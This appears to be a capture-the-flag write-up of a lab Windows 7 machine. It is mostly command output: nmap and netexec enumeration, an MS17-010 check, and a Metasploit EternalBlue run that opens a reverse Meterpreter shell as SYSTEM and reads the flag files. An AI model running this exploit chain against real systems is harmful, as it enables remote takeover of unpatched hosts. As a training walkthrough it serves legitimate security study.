Eternal

```
└─# nmap -sCV -p135,139,445,5357 -Pn -n  -vvv 192.168.137.24
```

```
PORT     STATE SERVICE      REASON          VERSION
135/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows
139/tcp  open  netbios-ssn  syn-ack ttl 128 Microsoft Windows
445/tcp  open  microsoft-ds syn-ack ttl 128 Windows 7 Enterpr
                             1 microsoft-ds (workgroup: WORKG
5357/tcp open  http         syn-ack ttl 128 Microsoft HTTPAPI
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 00:0C:29:7D:84:A2 (VMware)
Service Info: Host: MIKE-PC; OS: Windows; CPE: cpe:/o:microso

Host script results:
|_clock-skew: mean: -4h20m02s, deviation: 34m38s, median: -4h
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 53931/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 33666/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 34834/udp): CLEAN (Timeout)
|   Check 4 (port 64540/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are block
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-01-15T14:53:06
|_  start_date: 2025-01-15T14:48:48
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 E
```

```
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: MIKE-PC
|   NetBIOS computer name: MIKE-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-01-15T15:53:06+01:00
| nbstat: NetBIOS name: MIKE-PC, NetBIOS user: <unknown>, Net
| Names:
|   MIKE-PC<20>          Flags: <unique><active>
|   MIKE-PC<00>          Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
```

```
whatweb 192.168.137.24:5357
http://192.168.137.24:5357 [503 Service Unavailable] Country[
HTTPServer[Microsoft-HTTPAPI/2.0], IP[192.168.137.24], Micros
Title[Service Unavailable]
```


```
netexec  smb 192.168.137.24 -u "" -p "" --users
SMB         192.168.137.24  445    MIKE-PC
[*] Windows 7 Enterprise 7601 Service Pack 1 x64 (name:MIKE-P
(domain:MIKE-PC) (signing:False) (SMBv1:True)

SMB         192.168.137.24  445    MIKE-PC          [+] MIKE-
```

```
└─# nmap --script smb-vuln-ms17-010.nse -p445 -Pn -n  -vvv 19
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 se
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists
```

```
|         servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/c
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-20
```

setear el payload a x64 como se especifica la arch del windows en la parte de info de netexec



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on [redacted]:4444
[*] 192.168.137.25:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.137.25:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.137.25:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.137.25:445 - The target is vulnerable.
[*] 192.168.137.25:445 - Connecting to target for exploitation.
[+] 192.168.137.25:445 - Connection established for exploitation.
[+] 192.168.137.25:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.137.25:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.137.25:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.137.25:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.137.25:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.137.25:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.137.25:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.137.25:445 - Sending all but last fragment of exploit packet
[*] 192.168.137.25:445 - Starting non-paged pool grooming
[+] 192.168.137.25:445 - Sending SMBv2 buffers
[+] 192.168.137.25:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.137.25:445 - Sending final SMBv2 buffers.
[*] 192.168.137.25:445 - Sending last fragment of exploit packet!
[*] 192.168.137.25:445 - Receiving response from exploit packet
[+] 192.168.137.25:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.137.25:445 - Sending egg to corrupted connection.
[*] 192.168.137.25:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.137.25
[*] Meterpreter session 1 opened ([redacted]:4444 -> 192.168.137.25:49159) at 2025-01-15 17:49:57 -0300
[+] 192.168.137.25:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.137.25:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.137.25:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

```
meterpreter > guid
[+] Session GUID: a57375d6-1447-413c-8a67-7f0f50436dd1
meterpreter > sysinfo
Computer        : MIKE-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > cat root.txt
1682c7160e3855a6685316efb97ce451
meterpreter > cat user.txt
c4fa8bfbc9855acfced6a56a7da3156e
meterpreter > pwd
C:\Users\MIKE\Desktop
meterpreter >
```